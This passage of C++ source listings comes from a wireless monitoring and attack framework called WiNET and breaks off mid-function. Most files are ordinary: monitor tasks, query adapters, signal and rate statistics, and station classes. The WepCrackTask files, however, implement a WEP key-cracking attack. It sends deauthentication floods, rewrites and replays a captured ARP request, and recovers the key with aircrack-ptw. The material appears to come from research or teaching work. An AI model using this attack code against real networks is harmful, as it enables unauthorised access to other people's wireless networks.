            this->frameParser.captureToFile(captureFile);
         }
         else
         {
            this->capture = false;
         }
      }

      GetChannelList();
      if(this->channelList.empty())
      {
         throw OperationFailed("No channels specified.");
      }
      else if(this->channelList.size() == 1)
      {
         ss << this->channelList.front();
         this->myDevice->sendCommand(Constants::CHANNEL + " " +
ss.str());
         this->myProperty->getMember(Constants::CHANNEL)-
>update(ss.str());
         ss.str("");
         string band = this->myDevice->getValue(Constants::BAND);
         this->myProperty->getMember(Constants::BAND)->update(band);
      }
      else
      {
         channelIt = channelList.begin();

         ss << *channelIt;
         this->myDevice->sendCommand(Constants::CHANNEL + " " +
ss.str());
         this->myProperty->getMember(Constants::CHANNEL)-
>update(ss.str());
```

```
         ss.str("");
         string band = this->myDevice->getValue(Constants::BAND);
         this->myProperty->getMember(Constants::BAND)->update(band);

         int dwellTime = strtol(this->myProperty-
>getMember(Constants::DWELL_TIME)->value().c_str(), 0, 0);
         this->interval.usec(dwellTime * 1000);

         this->timerId = this->reactor->schedule_timer(
            this,
            0,
            interval,
            interval);
      }

      this->frameParser.start();

      // Start Monitor
      this->myDevice->sendCommand(this->myCmdParameterValue +
Constants::VALUE_START);
      this->monitorTask.start();
      if(this->monitorTask.isActive())
      {
         this->myProperty->getMember(Constants::STATUS)->update(capture
? Constants::VALUE_CAPTURING : Constants::VALUE_MONITORING);
#ifdef DEBUG
         ACE_DEBUG((LM_DEBUG, ACE_TEXT( "(%P|%t) %s started.\n"),
(capture ? "Capture" : "Monitor")));
#endif
      }
   }

   void MonitorAdapter::Stop(void)
   {

      if(this->timerId != 0)
      {
         this->reactor->cancel_timer(this->timerId);
         this->timerId = 0;
      }

      this->frameParser.stop();

      // Stop Monitor
      this->monitorTask.stop();
      this->myDevice->sendCommand(this->myCmdParameterValue +
Constants::VALUE_STOP);
      if(!this->monitorTask.isActive())
      {
         this->myProperty->getMember(Constants::STATUS)-
>update(Constants::VALUE_STOPPED);
#ifdef DEBUG
         ACE_DEBUG((LM_DEBUG, ACE_TEXT( "(%P|%t) %s stopped.\n"),
(capture ? "Capture" : "Monitor")));
#endif
```

```
      }
   }

}   // namespace Impl_WiNET
```

AI. MonitorTask.h

```
#ifndef MONITORTASK_H
#define MONITORTASK_H

#include "JCAFCore/src/JCAFCore/JCAFpre.h"

#include "JCAFCore/src/Common/ComMessage.h"
using Impl_JCAFCore::ComMessage;
#include "JCAFCore/src/Common/Exception.h"
using Impl_JCAFCore::InvalidOperation;
using Impl_JCAFCore::OperationFailed;
#include "ace/Task_T.h"

#include <string>
using std::string;

#include "./WiNETExport.h"
#include "./Constants.h"
#include "./FrameParser.h"

namespace Impl_WiNET
{

   class WiNET_Export MonitorTask : public ACE_Task<ACE_MT_SYNCH>
   {

      private:
         FrameParser *frameParser;
         ComMessage *message;
         mutable bool processFlag;
         mutable ACE_Recursive_Thread_Mutex processFlagLock;
         mutable ACE_Recursive_Thread_Mutex taskFlagLock;

      public:
         MonitorTask();
         ~MonitorTask();
         void initializeTask(ComMessage *message, FrameParser *parser);
         bool isActive() const;
         void start() throw(InvalidOperation);
           void stop();
           int svc();

   };   //class MonitorTask

}   //namespace Impl_WiNET

#include "JCAFCore/src/JCAFCore/JCAFpost.h"

#endif   // MONITORTASK_H
```

AJ. MonitorTask.cpp

```
#include "JCAFCore/src/JCAFCore/JCAFpch.h"
#ifdef __BORLANDC__
#  pragma hdrstop
#endif
#ifndef JCAF_PRECOMP
#  include "JCAFCore/src/JCAFCore/JCAF.h"
#endif

#include "./MonitorTask.h"

namespace Impl_WiNET
{

   MonitorTask::MonitorTask()
   {
      this->processFlag = false;
   }

   MonitorTask::~MonitorTask()
   {
      // Empty
   }

   void MonitorTask::initializeTask(ComMessage *message, FrameParser
*parser)
   {
      ACE_ASSERT(message);
      ACE_ASSERT(parser);

      string errMsg = "MonitorTask::initializeTask operation failed to
acquire a lock.\n";

      if(this->isActive() == false)
      {
         JCAF_GUARD_THROW_EX(
            ACE_Recursive_Thread_Mutex,
            jcafMonitor,
            this->taskFlagLock,
            OperationFailed(errMsg));

         this->message = message;
         this->frameParser = parser;
      }
   }

   bool MonitorTask::isActive() const
   {
      ACE_Guard<ACE_Recursive_Thread_Mutex> guard(processFlagLock);
      string errMsg = "MonitorTask::isActive operation failed to
acquire a lock.\n";
      JCAF_GUARD_THROW_EX(
         ACE_Recursive_Thread_Mutex,
```

```
         jcafMonitor,
         this->processFlagLock,
         OperationFailed(errMsg));

      return this->processFlag;
   }

   void MonitorTask::start()
   {
      if(this->isActive() == false)
      {
         string errMsg = "MonitorTask::start operation failed to
acquire a lock.\n";
         JCAF_GUARD_THROW_EX(
            ACE_Recursive_Thread_Mutex,
            jcafMonitor,
            this->processFlagLock,
            OperationFailed(errMsg));

         this->processFlag = true;
         this->activate();
      }
   }

   void MonitorTask::stop()
   {
      bool waitFlag = false;
      {
         string errMsg = "MonitorTask::stop operation failed to acquire
a lock.\n";
         JCAF_GUARD_THROW_EX(
            ACE_Recursive_Thread_Mutex,
            jcafMonitor,
            this->processFlagLock,
            OperationFailed(errMsg));

         if(this->processFlag == true)
         {
            this->processFlag = false;
            waitFlag = true;
         }
      }
      if(waitFlag == true)
      {
         //this->wait();
      }
   }

   int MonitorTask::svc()
   {
      try
      {
         ACE_Guard<ACE_Recursive_Thread_Mutex> guard(taskFlagLock);

         string frame;
```

```
         while(this->isActive())
         {
            // read frame
            frame = this->message->getValue(Constants::FRAME);
            if(!frame.empty())
            {
               // pass read frame to the frame parser
               this->frameParser->Enqueue(frame);
            }
         }
      }
      catch(...)
      {
         string err = "MonitorTask::svc() exception caught, thread
exited.\n";
         ACE_DEBUG((
            LM_ERROR,
            ACE_TEXT(err.c_str())));
         return -1;
      }

      return 0;
   }

}   // namespace Impl_WiNET
```

AK. QueryAdapter.h

```
#ifndef QUERYADAPTER_H
#define QUERYADAPTER_H

#include "JCAFCore/src/JCAFCore/JCAFpre.h"

#include "JCAFCore/src/Common/Exception.h"
using Impl_JCAFCore::OperationFailed;
#include "JCAFCore/src/Common/TheORB.h"
using Impl_JCAFCore::TheORB;
#include "JCAFCore/src/GenericResource/DeviceAdapter.h"
using Impl_JCAFCore::DeviceAdapter;
#include "JCAFCore/src/GenericResource/PropertyType.h"
using Impl_JCAFCore::PropertyType::Property;
#include "JCAFCore/src/ObjectFactory/ObjectFactoryT.h"
using Impl_JCAFCore::TClassObjectFactory;
#include "ace/Reactor.h"
#include "tao/ORB_Core.h"

#include <map>
using std::map;
#include <string>
using std::string;

#include "./WiNETExport.h"
#include "./Constants.h"
#include "./BSSID.h"
#include "./Client.h"
#include "./CommViewComMessage.h"

namespace Impl_WiNET
{

   class WiNET_Export QueryAdapter : public DeviceAdapter,
ACE_Event_Handler
   {

      private:
         typedef TClassObjectFactory<DeviceAdapter, QueryAdapter,
DeviceAdapter::ProductFactory::Instance> ProductFactory;
         static ProductFactory myProduct;

         // SSID/BSSID/Client containers
         map<string, BSSID*> *bssids;
         map<string, Client*> *clients;

         ACE_Time_Value interval;
         ACE_Reactor *reactor;
         long timerId;

      public:
         QueryAdapter(void);
         QueryAdapter(const QueryAdapter &right);
```

```
         ~QueryAdapter(void);
         virtual DeviceAdapter* doClone(void) const;
         virtual string doGet(void) throw(OperationFailed);
         virtual bool doSet(const string& value);
         int handle_timeout(const ACE_Time_Value &tv, const void *act);
         void initializeAdapter(void) throw(OperationFailed);

   };   // class QueryAdapter

}   // namespace Impl_WiNET

#include "JCAFCore/src/JCAFCore/JCAFpost.h"

#endif   // QUERYADAPTER_H
```

AL. QueryAdapter.cpp

```
#include "JCAFCore/src/JCAFCore/JCAFpch.h"
#ifdef __BORLANDC__
#  pragma hdrstop
#endif
#ifndef JCAF_PRECOMP
#  include "JCAFCore/src/JCAFCore/JCAF.h"
#endif

#include "./QueryAdapter.h"

namespace Impl_WiNET
{

   QueryAdapter::ProductFactory
QueryAdapter::myProduct("QueryAdapter");

   QueryAdapter::QueryAdapter(void)
   {
      this->reactor = TheORB::instance()->orb_core()->reactor();
      this->timerId = 0;
   }

   QueryAdapter::~QueryAdapter(void)
   {
      if(this->timerId != 0)
      {
         this->reactor->cancel_timer(this->timerId);
         this->timerId = 0;
      }
   }

   DeviceAdapter* QueryAdapter::doClone(void) const
   {
      DeviceAdapter* adapter = new QueryAdapter();
      return adapter;
   }

   bool QueryAdapter::doSet(const string& value)
   {
      try
      {
         string response = "";
         if(this->myProperty->name() == Constants::QUERY)
         {
            if(this->bssids->find(value) != this->bssids->end())
            {
               response = (*this->bssids)[value]->Serialize();
            }
            else if(this->clients->find(value) != this->clients->end())
            {
               response = (*this->clients)[value]->Serialize();
            }
```

```
#ifdef DEBUG
            ACE_DEBUG((LM_DEBUG, "(%P|%t) query %s\n", value.c_str()));
#endif
            this->myProperty->getMember(Constants::QUERY_RESPONSE)-
>update(response);
#ifdef DEBUG
            ACE_DEBUG((LM_DEBUG, "(%P|%t) queryResponse = %s\n",
response.c_str()));
#endif

            if(!response.empty())
            {
               if(this->timerId == 0)
               {
                  this->timerId = this->reactor->schedule_timer(this,
0, interval, interval);
               }
            }
            else
            {
               if(this->timerId != 0)
               {
                  this->reactor->cancel_timer(this->timerId);
                  this->timerId = 0;
               }
            }
         }
      }
      catch(...)
      {
         throw OperationFailed();
      }
      return false;
   }

   string QueryAdapter::doGet(void) throw(OperationFailed)
   {
      return "";
   }

   int QueryAdapter::handle_timeout(const ACE_Time_Value &tv, const
void *act)
   {
      ACE_UNUSED_ARG(tv);
      ACE_UNUSED_ARG(act);

      if(this->myProperty->getMember(Constants::STATUS)->value() ==
Constants::VALUE_STOPPED && this->timerId != 0)
      {
         this->reactor->cancel_timer(this->timerId);
         this->timerId = 0;
      }
      else
      {
```

```
         string query = this->myProperty->value();
         if(query.empty())
         {
            return 0;
         }

         string response = "";
         if(this->bssids->find(query) != this->bssids->end())
         {
            response = (*this->bssids)[query]->Serialize();
         }
         else if(this->clients->find(query) != this->clients->end())
         {
            response = (*this->clients)[query]->Serialize();
         }

         if(!response.empty())
         {
            this->myProperty->getMember(Constants::QUERY_RESPONSE)-
>update(response);
         }
      }

      return 0;
   }

   void QueryAdapter::initializeAdapter(void) throw(OperationFailed)
   {
      this->bssids = &(CommViewComMessage::bssids);
      this->clients = &(CommViewComMessage::clients);

      this->interval.sec(1);   // 1 second timer
   }

}   // namespace Impl_WiNET
```

AM. RateStats.h

```
#ifndef RATESTATS_H
#define RATESTATS_H

#include "ace/Task_T.h"

#include <iomanip>
using std::fixed;
using std::setprecision;
#include <limits>
using std::numeric_limits;
#include <sstream>
using std::stringstream;
#include <string>
using std::string;
#include <vector>
using std::vector;

class RateStats
{

   private:
      mutable ACE_Recursive_Thread_Mutex  lock;
      float max;
      float min;
      vector<float> values;

   public:
      RateStats(void);
      RateStats(const RateStats& stats);
      ~RateStats(void);
      void AddValue(float value);
      float Average(void);
      float Max(void);
      float Min(void);
      string ToString(void);

   private:
      float CalculateAverage();

};   // class RateStats

#endif   // RATESTATS_H
```

AN. RateStats.cpp

```
#include "./RateStats.h"

RateStats::RateStats(void)
{
   this->max = numeric_limits<float>::min();
   this->min = numeric_limits<float>::max();
}

RateStats::RateStats(const RateStats& stats)
{
   this->max = stats.max;
   this->min = stats.min;
   this->values = stats.values;
}

RateStats::~RateStats(void)
{
   values.clear();
}

void RateStats::AddValue(float value)
{
   ACE_Guard<ACE_Recursive_Thread_Mutex> guard(lock);

   this->values.push_back(value);

   if(value < this->min)
   {
      this->min = value;
   }
   if(value > this->max)
   {
      this->max = value;
   }
}

float RateStats::Average(void)
{
   return CalculateAverage();
}

float RateStats::CalculateAverage(void)
{
   ACE_Guard<ACE_Recursive_Thread_Mutex> guard(lock);

   if(values.empty())
   {
      return 0;
   }
   else
   {
      float total = 0;
```

```
      for(vector<float>::iterator i = values.begin(); i !=
values.end(); i++)
      {
         total += *i;
      }

      return ((float)total/(int)values.size());
   }
}

float RateStats::Max(void)
{
   ACE_Guard<ACE_Recursive_Thread_Mutex> guard(lock);

   return this->max;
}

float RateStats::Min(void)
{
   ACE_Guard<ACE_Recursive_Thread_Mutex> guard(lock);

   return this->min;
}

string RateStats::ToString(void)
{
   ACE_Guard<ACE_Recursive_Thread_Mutex> guard(lock);

   if(values.empty())
   {
      return "0 / 0 / 0";
   }
   else
   {
      stringstream ss;

      ss << this->min << " / ";
      ss.setf(ios::fixed);
      ss << setprecision(1);
      ss << CalculateAverage() << " / ";
      ss << setprecision(6);
      ss.unsetf(ios::fixed);
      ss << this->max;

      return ss.str();
   }
}
```

AO. SignalStats.h

```
#ifndef SIGNALSTATS_H
#define SIGNALSTATS_H

#include "ace/Task_T.h"

#include <iomanip>
using std::fixed;
using std::setprecision;
#include <limits>
using std::numeric_limits;
#include <sstream>
using std::stringstream;
#include <string>
using std::string;
#include <vector>
using std::vector;

#ifndef UCHAR
   #define UCHAR unsigned char
#endif

class SignalStats
{

   private:
      mutable ACE_Recursive_Thread_Mutex  lock;
      UCHAR max;
      UCHAR min;
      vector<UCHAR> values;

   public:
      SignalStats(void);
      SignalStats(const SignalStats& stats);
      ~SignalStats(void);
      void AddValue(UCHAR value);
      float Average(void);
      int Max(void);
      int Min(void);
      string ToString(void);

   private:
      float CalculateAverage();

};   // SignalStats

#endif   // SIGNALSTATS_H
```

AP. SignalStats.cpp

```
#include "./SignalStats.h"

SignalStats::SignalStats(void)
{
   this->max = numeric_limits<UCHAR>::min();
   this->min = numeric_limits<UCHAR>::max();
}

SignalStats::SignalStats(const SignalStats& stats)
{
   this->max = stats.max;
   this->min = stats.min;
   this->values = stats.values;
}

SignalStats::~SignalStats(void)
{
   values.clear();
}

void SignalStats::AddValue(UCHAR value)
{
   ACE_Guard<ACE_Recursive_Thread_Mutex> guard(lock);

   this->values.push_back(value);

   if(value < this->min)
   {
      this->min = value;
   }
   if(value > this->max)
   {
      this->max = value;
   }
}

float SignalStats::Average(void)
{
   return CalculateAverage();
}

float SignalStats::CalculateAverage(void)
{
   ACE_Guard<ACE_Recursive_Thread_Mutex> guard(lock);

   if(values.empty())
   {
      return 0;
   }
   else
   {
      int total = 0;
```

```
      for(vector<UCHAR>::iterator i = values.begin(); i !=
values.end(); i++)
      {
         total += (int)*i;
      }

      return ((float)total/(int)values.size());
   }
}

int SignalStats::Max(void)
{
   ACE_Guard<ACE_Recursive_Thread_Mutex> guard(lock);

   return ((int)this->max);
}

int SignalStats::Min(void)
{
   ACE_Guard<ACE_Recursive_Thread_Mutex> guard(lock);

   return ((int)this->min);
}

string SignalStats::ToString(void)
{
   ACE_Guard<ACE_Recursive_Thread_Mutex> guard(lock);

   if(values.empty())
   {
      return "0 / 0 / 0";
   }
   else
   {
      stringstream ss;

      ss << (int)this->min << " / ";
      ss.setf(ios::fixed);
      ss << setprecision(1);
      ss << CalculateAverage() << " / ";
      ss.unsetf(ios::fixed);
      ss << (int)this->max;

      return ss.str();
   }
}
```

AQ. SSID.h

```
#ifndef SSID_H
#define SSID_H

#include <list>
using std::list;
#include <string>
using std::string;

#include "./BSSID.h"
class BSSID;
#include "./Constants.h"
using Impl_WiNET::Constants;

class SSID
{

   public:
      list<BSSID*> BSSIDs;

   private:
      string _name;

   public:
      SSID();
      SSID(string name);
      ~SSID(void);
      string name(void);
      bool operator==(const SSID ssid);
      bool operator!=(const SSID ssid);
      string ToString(void);

};

#endif   // STATION_H
```

AR. SSID.cpp

```
#include "./SSID.h"

SSID::SSID()
{
   this->_name = Constants::UNKNOWN_SSID;
}

SSID::SSID(string name)
{
   this->_name = name;
}

SSID::~SSID()
{
   this->BSSIDs.clear();
}

string SSID::name(void)
{
   return this->_name;
}

bool SSID::operator==(const SSID ssid)
{
   return this->_name == ssid._name;
}

bool SSID::operator!=(const SSID ssid)
{
   return !(*this == ssid);
}

string SSID::ToString()
{
   return this->_name;
}
```

AS. Station.h

```
#ifndef STATION_H
#define STATION_H

#include <ctime>
#include <iomanip>
using std::setw;
#include <sstream>
using std::stringstream;
#include <string>
using std::string;
#include <winsock2.h>

#include "./MacAddress.h"
#include "./RateStats.h"
#include "./SignalStats.h"

class Station
{

   public:
      struct timeval LastSeen;
      RateStats Rate;
      SignalStats Signal;

   private:
      int frameCount;
      MacAddress _mac;

   public:
      Station(MacAddress mac);
      ~Station(void);
      int getFrameCount(void);
      void incrementFrameCount(void);
      MacAddress& macAddress(void);
      const bool operator==(const Station& station) const;
      const bool operator!=(const Station& station) const;
      const bool operator<(const Station& station) const;
      const bool operator>(const Station& station) const;
      const bool operator<=(const Station& station) const;
      const bool operator>=(const Station& station) const;
      virtual string Serialize(void);
      virtual string ToString(void);

};

#endif   // STATION_H
```

AT. Station.cpp

```
#include "./Station.h"

Station::Station(MacAddress mac)
{
   this->frameCount = 0;
   this->LastSeen.tv_sec = 0;
   this->LastSeen.tv_usec = 0;
   this->_mac = mac;
}

Station::~Station(void)
{
}

int Station::getFrameCount(void)
{
   return this->frameCount;
}

void Station::incrementFrameCount(void)
{
   this->frameCount++;
}

MacAddress& Station::macAddress(void)
{
   return this->_mac;
}

const bool Station::operator==(const Station& station) const
{
   return (this->_mac == station._mac);
}

const bool Station::operator!=(const Station& station) const
{
   return (this->_mac != station._mac);
}

const bool Station::operator<(const Station& station) const
{
   return (this->_mac < station._mac);
}

const bool Station::operator>(const Station& station) const
{
   return (this->_mac > station._mac);
}

const bool Station::operator<=(const Station& station) const
{
   return (this->_mac <= station._mac);
```

```
}

const bool Station::operator>=(const Station& station) const
{
   return (this->_mac >= station._mac);
}

string Station::Serialize(void)
{
   stringstream ss;
   ss << this->_mac.ToString() << ";";

   ss.fill('0');
   if(LastSeen.tv_sec == 0 && LastSeen.tv_usec == 0)
   {
      ss << "00/00/0000 00:00:00.000000" << ";";
   }
   else
   {
      time_t ls = (time_t)LastSeen.tv_sec;
      struct tm * timeinfo = localtime(&ls);
      ss << setw(2) << timeinfo->tm_mon + 1 << "/"
         << setw(2) << timeinfo->tm_mday << "/"
         << setw(4) << timeinfo->tm_year + 1900 << " "
         << setw(2) << timeinfo->tm_hour << ":"
         << setw(2) << timeinfo->tm_min << ":"
         << setw(2) << timeinfo->tm_sec << "."
         << setw(6) << LastSeen.tv_usec << ";";
   }

   ss << Rate.ToString() << ";"
      << Signal.ToString() << ";"
      << this->frameCount << ";";

   return ss.str();
}

string Station::ToString(void)
{
   return this->_mac.ToString();
}
```

AU. WepCrackTask.h

```
#ifndef WEPCRACKTASK_H
#define WEPCRACKTASK_H

#include "JCAFCore/src/JCAFCore/JCAFpre.h"
#include "JCAFCore/src/Common/ComMessage.h"
using Impl_JCAFCore::ComMessage;
#include "JCAFCore/src/Common/TheORB.h"
using Impl_JCAFCore::TheORB;
#include "JCAFCore/src/GenericResource/PropertyType.h"
using Impl_JCAFCore::PropertyType::Property;
#include "ace/OS.h"
#include "ace/Reactor.h"
#include "tao/ORB_Core.h"

#include <iostream>
using std::ios;
#include <string>
using std::string;
#include <sstream>
using std::stringstream;

#include "./commview.h"
#include "./WiNETExport.h"
#include "./Constants.h"
#include "./aircrack-ptw-lib.h"
#include "./AttackTask.h"
#include "./BSSID.h"
#include "./MacAddress.h"

namespace Impl_WiNET
{

   class WiNET_Export WepCrackTask : public AttackTask
   {

      private:
         static const int ARP_FRAME_LENGTH = 68;
         static const int ARP_REPLAY_COUNT = 90000;
         static const int ARP_REPLAY_INTERVAL = 5000;   // 5 ms
         static const int BPF_HDR_SIZE = sizeof(struct bpf_hdr);
         static const int COM_HDR_SIZE = sizeof(COMFRAME_HEADER);
         static const int DEAUTH_FRAME_SIZE = 26;
         const static int DEAUTH_TRANSMIT_COUNT = 50;
         const static int DEAUTH_SLEEP_INTERVAL = 10000;   // 10 ms
         static const int TOT_HDR_SIZE = sizeof(struct bpf_hdr) +
sizeof(COMFRAME_HEADER);

         string arpFrame;
         network *networktable;
         int numstates;
         Property *property;
         BSSID *target;
```

```
         mutable ACE_Recursive_Thread_Mutex taskFlagLock;

      public:
         WepCrackTask();
         ~WepCrackTask();
         void initializeTask(ComMessage *message, Property *property,
BSSID *target);
         void start() throw(InvalidOperation);
           void stop();
           int svc();

      private:
         void CaptureArpRequest();
         string Crack(int index);
         int handle_timeout(const ACE_Time_Value &tv, const void *act);
         void ReplayArp();
         void SendDeauth();

   };   // class WepCrackTask

}   //namespace Impl_WiNET

#include "JCAFCore/src/JCAFCore/JCAFpost.h"

#endif   // WEPCRACKTASK_H
```

AV. WepCrackTask.cpp

```
#include "JCAFCore/src/JCAFCore/JCAFpch.h"
#ifdef __BORLANDC__
#  pragma hdrstop
#endif
#ifndef JCAF_PRECOMP
#  include "JCAFCore/src/JCAFCore/JCAF.h"
#endif

#include "./WepCrackTask.h"

namespace Impl_WiNET
{

   WepCrackTask::WepCrackTask()
   {
      this->target = NULL;
   }

   WepCrackTask::~WepCrackTask()
   {
      if(this->isProcessing())
      {
         this->stop();
      }
   }

   void WepCrackTask::initializeTask(ComMessage *message, Property
*property, BSSID *target)
   {
      ACE_ASSERT(message);
      ACE_ASSERT(property);
      ACE_ASSERT(target);
      if(this->isActive() == false)
      {
         this->target = target;
         this->message = message;
         this->property = property;
      }
   }

   void WepCrackTask::start()
   {
      if(!this->isProcessing())
      {
         ACE_Guard<ACE_Recursive_Thread_Mutex> guard(processFlagLock);
         this->processFlag = true;
         this->activate();
      }
   }

   void WepCrackTask::stop()
   {
```

```
      bool waitFlag = false;
      {
         if(this->isProcessing())
         {
            ACE_Guard<ACE_Recursive_Thread_Mutex>
guard(processFlagLock);
            this->processFlag = false;
            waitFlag = true;
         }
      }
      if(waitFlag == true)
      {
         //this->wait();
      }
   }

   int WepCrackTask::svc()
   {
      try
      {
         ACE_Guard<ACE_Recursive_Thread_Mutex>
activeGuard(activeFlagLock);
         this->activeFlag = true;
         activeGuard.release();

         this->message->sendCommand(Constants::CHANNEL + " " + target-
>getChannel());
         this->message->sendCommand(Constants::MONITOR + " " +
Constants::VALUE_START);

         ACE_Guard<ACE_Recursive_Thread_Mutex> guard(taskFlagLock);
#ifdef DEBUG
         ACE_DEBUG((LM_DEBUG, ACE_TEXT( "(%P|%t) WEP attack
started.\n")));
#endif

         networktable = NULL;
         numstates = 0;

         // TODO: WEP Crack Task code
         if(this->isProcessing())
         {
            SendDeauth();
         }
         if(this->isProcessing())
         {
            CaptureArpRequest();
         }
         if(this->isProcessing())
         {
            ReplayArp();
         }
         if(this->isProcessing())
         {
            for(int i = 0; i < numstates; i++)
```

```
            {
               string key = Crack(i);
               if(!key.empty())
               {
                  target->setKey(key);
                  this->property->getMember(Constants::STATUS)-
>update(Constants::VALUE_KEY_FOUND);
                  ACE_DEBUG((LM_DEBUG, ACE_TEXT("(%P|%t) Key found: %s,
Index: %i\n"), key.c_str(), (int)networktable[i].keyindex));
               }
               else
               {
                  this->property->getMember(Constants::STATUS)-
>update(Constants::VALUE_KEY_NOT_FOUND);
                  ACE_DEBUG((LM_DEBUG, ACE_TEXT("(%P|%t) Key not
found.\n")));
               }
            }
         }
         while(this->isProcessing())
         {
            ACE_OS::sleep(1);
         }

         this->message->sendCommand(Constants::MONITOR + " " +
Constants::VALUE_STOP);

#ifdef DEBUG
         ACE_DEBUG((LM_DEBUG, ACE_TEXT( "(%P|%t) WEP attack
stopped.\n")));
#endif

         activeGuard.acquire();
         this->activeFlag = false;
         guard.release();
      }
      catch(...)
      {
         string err = "WepCrackTask::svc() exception caught, thread
exited.\n";
         ACE_DEBUG((
            LM_ERROR,
            ACE_TEXT(err.c_str())));
         return -1;
      }

      return 0;
   }

   /* ###################################################
    * PRIVATE METHODS
    * ###################################################*/
   void WepCrackTask::CaptureArpRequest()
   {
```

```
      this->property->getMember(Constants::STATUS)-
>update(Constants::VALUE_WAITING_FOR_ARP);

      const MacAddress BROADCAST(0xff, 0xff, 0xff, 0xff, 0xff, 0xff);

      while(this->isProcessing())
      {
         string frame = this->message->getValue(Constants::FRAME);
         PUCHAR ptr = (PUCHAR)&frame[0];
         struct bpf_hdr *bpfHdr = (struct bpf_hdr *)ptr;
         PCOMFRAME_HEADER comHdr = (PCOMFRAME_HEADER)(ptr +
BPF_HDR_SIZE);
         int size = bpfHdr->bh_caplen - COM_HDR_SIZE;
         if(comHdr->Status != 0x0700 || size != ARP_FRAME_LENGTH)
         {
            continue;
         }

         ptr += TOT_HDR_SIZE;
         if(ptr[0] != 0x08)
         {
            continue;
         }

         bool toDS = ((ptr[1] & 0x01) > 0);
         bool fromDS = ((ptr[1] & 0x02) > 0);
         MacAddress bssidMac;
         MacAddress dstMac;
         if(!fromDS && !toDS)   // IBSS
         {
            bssidMac = MacAddress(ptr[16], ptr[17], ptr[18], ptr[19],
ptr[20], ptr[21]);
            dstMac = MacAddress(ptr[4], ptr[5], ptr[6], ptr[7], ptr[8],
ptr[9]);
         }
         if(!fromDS && toDS)   // data frame to AP
         {
            bssidMac = MacAddress(ptr[4], ptr[5], ptr[6], ptr[7],
ptr[8], ptr[9]);
            dstMac = MacAddress(ptr[16], ptr[17], ptr[18], ptr[19],
ptr[20], ptr[21]);
         }
         else if(fromDS && !toDS)   // data frame from AP
         {
            bssidMac = MacAddress(ptr[10], ptr[11], ptr[12], ptr[13],
ptr[14], ptr[15]);
            dstMac = MacAddress(ptr[4], ptr[5], ptr[6], ptr[7], ptr[8],
ptr[9]);

            // rewrite the frame so it looks like a data frame to the
AP
            MacAddress srcMac(ptr[16], ptr[17], ptr[18], ptr[19],
ptr[20], ptr[21]);
            ptr[1] = ((ptr[1] & 0xfc) | 0x01);
            ptr[4] = bssidMac[MacAddress::Byte1];
```

```
            ptr[5] = bssidMac[MacAddress::Byte2];
            ptr[6] = bssidMac[MacAddress::Byte3];
            ptr[7] = bssidMac[MacAddress::Byte4];
            ptr[8] = bssidMac[MacAddress::Byte5];
            ptr[9] = bssidMac[MacAddress::Byte6];
            ptr[10] = srcMac[MacAddress::Byte1];
            ptr[11] = srcMac[MacAddress::Byte2];
            ptr[12] = srcMac[MacAddress::Byte3];
            ptr[13] = srcMac[MacAddress::Byte4];
            ptr[14] = srcMac[MacAddress::Byte5];
            ptr[15] = srcMac[MacAddress::Byte6];
            ptr[16] = dstMac[MacAddress::Byte1];
            ptr[17] = dstMac[MacAddress::Byte2];
            ptr[18] = dstMac[MacAddress::Byte3];
            ptr[19] = dstMac[MacAddress::Byte4];
            ptr[20] = dstMac[MacAddress::Byte5];
            ptr[21] = dstMac[MacAddress::Byte6];
         }
         else   // WDS (bridge)
         {
            continue;
         }
         if(dstMac == BROADCAST && bssidMac == target->macAddress())
         {
            arpFrame = frame.substr(TOT_HDR_SIZE, ARP_FRAME_LENGTH);
#ifdef DEBUG
            ACE_DEBUG((LM_DEBUG, ACE_TEXT( "(%P|%t) ARP Request
found.\n")));
#endif
            break;
         }
      }
   }

   string WepCrackTask::Crack(int index)
   {
      this->property->getMember(Constants::STATUS)-
>update(Constants::VALUE_COMPUTING_KEY);

      stringstream ss;

      byte key[MAX_KEY_LENGTH];
      if(ComputeKey(networktable[index].state, key, 13, KEY_LIMIT) ==
1)
      {
         ss.setf(ios::hex, ios::basefield);
         ss.fill('0');

         for(int i = 0; i < 13; i++)
         {
            ss << setw(2) << (int)key[i];
         }
      }
      else if(ComputeKey(networktable[index].state, key, 5, KEY_LIMIT /
10) == 1)
```

```
      {
         ss.setf(ios::hex, ios::basefield);
         ss.fill('0');

         for(int i = 0; i < 5; i++)
         {
            ss << setw(2) << (int)key[i];
         }
      }

      return ss.str();
   }

   int WepCrackTask::handle_timeout(const ACE_Time_Value &tv, const
void *act)
   {
      ACE_UNUSED_ARG(tv);
      ACE_UNUSED_ARG(act);

      this->message->sendCommand(Constants::SEND_FRAME + " " + this-
>arpFrame);

      return 0;
   }

   void WepCrackTask::ReplayArp()
   {
      this->property->getMember(Constants::STATUS)-
>update(Constants::VALUE_REPLAYING_ARP);

      const MacAddress BROADCAST(0xff, 0xff, 0xff, 0xff, 0xff, 0xff);

      ACE_Time_Value replayInterval(0, ARP_REPLAY_INTERVAL);
      ACE_Reactor *reactor = TheORB::instance()->orb_core()->reactor();
      long replayTimerId = reactor->schedule_timer(
         this,
         0,
         replayInterval,
         replayInterval);

      int frameCount = 0;
      stringstream ss;
      Property *frameCountProperty = this->property-
>getMember(Constants::FRAME_COUNT);

      while(this->isProcessing() && frameCount < ARP_REPLAY_COUNT)
      {
         string frame = this->message->getValue(Constants::FRAME);
         if(!frame.empty())
         {
            PUCHAR ptr = (PUCHAR)&frame[0];
            struct bpf_hdr *bpfHdr = (struct bpf_hdr *)ptr;
            PCOMFRAME_HEADER comHdr = (PCOMFRAME_HEADER)(ptr +
BPF_HDR_SIZE);
            int size = bpfHdr->bh_caplen - COM_HDR_SIZE;
```

```
            if(comHdr->Status != 0x0700 || size != ARP_FRAME_LENGTH)
// good frame, correct size
            {
               continue;
            }

            ptr += TOT_HDR_SIZE;
            if(ptr[0] != 0x08)   // it is a data frame
            {
               continue;
            }

            bool toDS = ((ptr[1] & 0x01) > 0);
            bool fromDS = ((ptr[1] & 0x02) > 0);
            MacAddress bssidMac;
            MacAddress dstMac;
            if(!fromDS && !toDS)   // IBSS
            {
               bssidMac = MacAddress(ptr[16], ptr[17], ptr[18],
ptr[19], ptr[20], ptr[21]);
               dstMac = MacAddress(ptr[4], ptr[5], ptr[6], ptr[7],
ptr[8], ptr[9]);
            }
            if(!fromDS && toDS)   // data frame to AP
            {
               bssidMac = MacAddress(ptr[4], ptr[5], ptr[6], ptr[7],
ptr[8], ptr[9]);
               dstMac = MacAddress(ptr[16], ptr[17], ptr[18], ptr[19],
ptr[20], ptr[21]);
            }
            else if(fromDS && !toDS)   // data frame from AP
            {
               bssidMac = MacAddress(ptr[10], ptr[11], ptr[12],
